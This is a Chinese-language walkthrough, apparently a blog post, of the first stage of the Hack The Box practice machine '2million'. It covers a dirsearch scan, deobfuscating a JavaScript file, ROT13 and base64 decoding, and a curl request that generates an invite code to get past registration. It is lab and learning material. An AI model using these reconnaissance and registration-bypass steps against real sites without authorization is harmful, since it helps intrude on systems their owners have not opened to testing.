




有開22,80 port，新增2million.htb至/etc/hosts



dirsearch -u http://2million.htb/

發現register page






查看register發現需要invite code，於是在home page發現Join HTB button可以到invite page




檢查除錯器發現inviteapi.min.js，code內容可能有訊息




將code用beautifier整理可發現2個fuciton，可以使用makeInviteCode


這邊注意beautifter需要勾選detect packets and obfuscators(混淆)，才能將混淆的code解析



使用makeInviteCode()得出敘述: “Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr以rot13解密”




google線上解密得出要request /api/v1/invite/generate




curl -X POST http://2million.htb/api/v1/invite/generate


得出一段編碼，=結尾大概率是base64




線上解碼得出6L632-O74XA-342B9-6AFP7




註冊完後進入hackthebox



